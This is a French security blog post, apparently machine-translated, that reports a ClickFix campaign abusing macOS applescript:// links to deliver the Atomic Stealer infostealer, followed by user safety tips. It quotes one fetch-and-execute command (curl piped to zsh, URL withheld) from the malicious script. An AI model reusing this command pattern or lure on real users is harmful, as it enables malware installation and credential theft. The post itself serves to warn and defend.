

Les campagnes ClickFix recherchent désormais des alternatives, car de nombreuses Mac Les utilisateurs ont été sensibilisés aux dangers liés au collage de certaines commandes dans le Terminal.
Les chercheurs ont découvert que ClickFix a conservé le même ingénierie sociale le playbook, mais a complètement contourné le Terminal en utilisant le applescript:// Schéma d'URL pour ouvrir automatiquement l'éditeur de scripts avec un script prêt à exécuter qui récupère Atomic Stealer.
ClickFix est une technique d'ingénierie sociale qui incite les utilisateurs à infecter leur propre appareil avec un logiciel malveillant. Les utilisateurs sont invités à exécuter des commandes spécifiques qui téléchargent un logiciel malveillant, généralement un voleur de données.
Les attaquants ont remplacé « copier, coller dans le Terminal » par « cliquez simplement sur ce bouton et exécutez un script préparé par Apple pour vous ».
L'appât, c'est le très populaire « Récupérez de l'espace disque sur votre Mac L’un des résultats de recherche obtenus avec l’ancienne méthode ressemblait à ceci :

Exécuter une commande curl obscurcie dans votre terminal est toujours une mauvaise idée. Mais la suite est tout aussi dangereuse, et je m'attends à ce que les utilisateurs soient plus enclins à suivre cette procédure.
La nouvelle méthode ressemble plutôt à ceci :

La principale différence réside dans la manière dont l'exécution est lancée : au lieu de vous demander de coller des commandes inquiétantes, le site propose un « script Apple » en un clic qui prétend nettoyer votre Mac et affiche même une fausse boîte de dialogue « 24,7 Go libérés ».
Sous le capot, le applescript:// Le lien profond ouvre l'éditeur de scripts avec un script de « maintenance » prérempli. Mais la véritable fonction de ce script est… do shell script "curl -kSsfL <obfuscated URL> | zsh"Cela permet en fait de récupérer un script de deuxième étape, qui décode un autre script, lequel télécharge finalement un programme d'assistance (une variante d'Atomic Stealer) et l'exécute.
Atomic Stealer , également connu sous le nom d'AMOS, est un voleur d'informations répandu sur macOS. Mais Atomic Stealer n'est que la charge utile actuelle. Demain, il pourrait s'agir de MacSync, d'Infiniti ou d'une autre menace.
Au final, il s'agit toujours d'une infection auto-infligée, puisque l'utilisateur accorde toutes les autorisations en cliquant sur les boîtes de dialogue et en exécutant le script.
Comment rester en sécurité
Selon certaines sources , ClickFix était responsable de plus de la moitié de l'activité des chargeurs de logiciels malveillants en 2025. L'une des raisons de son succès est que les campagnes n'ont cessé d'ajouter — et continuent d'ajouter — de nouvelles méthodes pour tromper les utilisateurs, ainsi que différentes commandes pour éviter la détection.
Les utilisateurs de macOS Tahoe seront avertis de ne pas utiliser ces scripts si le système d'exploitation est à jour (26.4 ou ultérieur).
Ainsi, face à la prolifération de ClickFix et à l'invention constante de nouvelles méthodes, il est important d'être vigilant, prudent et protégé.
- Prenez votre temps. Ne vous précipitez pas pour suivre les instructions d'une page web ou d'une invite, surtout si elles vous demandent d'exécuter des commandes sur votre appareil ou de copier-coller du code. Les pirates informatiques misent sur l'urgence pour contourner votre esprit critique ; méfiez-vous donc des pages qui vous incitent à agir immédiatement. Les pages ClickFix sophistiquées ajoutent des comptes à rebours, des compteurs d'utilisateurs ou d'autres techniques de pression pour vous forcer à agir vite.
- Évitez d'exécuter des commandes ou des scripts provenant de sources non fiables. Ne jamais exécuter de code ou de commandes copiés depuis des sites web, des courriels ou des messages, sauf si vous faites confiance à la source et comprenez le but de l'action. Vérifiez les instructions par vous-même. Si un site web vous demande d'exécuter une commande ou d'effectuer une action technique, consultez la documentation officielle ou contactez l'assistance avant de poursuivre.
- Limitez l'utilisation du copier-coller pour les commandes. Saisir les commandes manuellement plutôt que de les copier-coller permet de réduire le risque d'exécuter involontairement des charges utiles malveillantes dissimulées dans du texte copié.
- Sécurisez vos appareils. Utilisez une solution anti-malware à jour et en temps réel, dotée d'un module de protection web.
- Informez-vous sur l'évolution des techniques d'attaque. Comprendre que les attaques peuvent provenir de sources inattendues et évoluer permet de rester vigilant. Continuez à lire notre blog !
Astuce de pro : Saviez-vous que l’extension gratuite Malwarebytes Browser Guard vous avertit lorsqu’un site Web tente de copier des données dans votre presse-papiers ?
Soyons réalistes, une fenêtre de navigation privée a ses limites.
Intrusions de données, transactions sur le dark web, fraudes à la carte bancaire : Malwarebytes Identity Theft Protection vous protège contre tout cela, vous alerte rapidement et inclut une assurance contre l’usurpation d’identité.








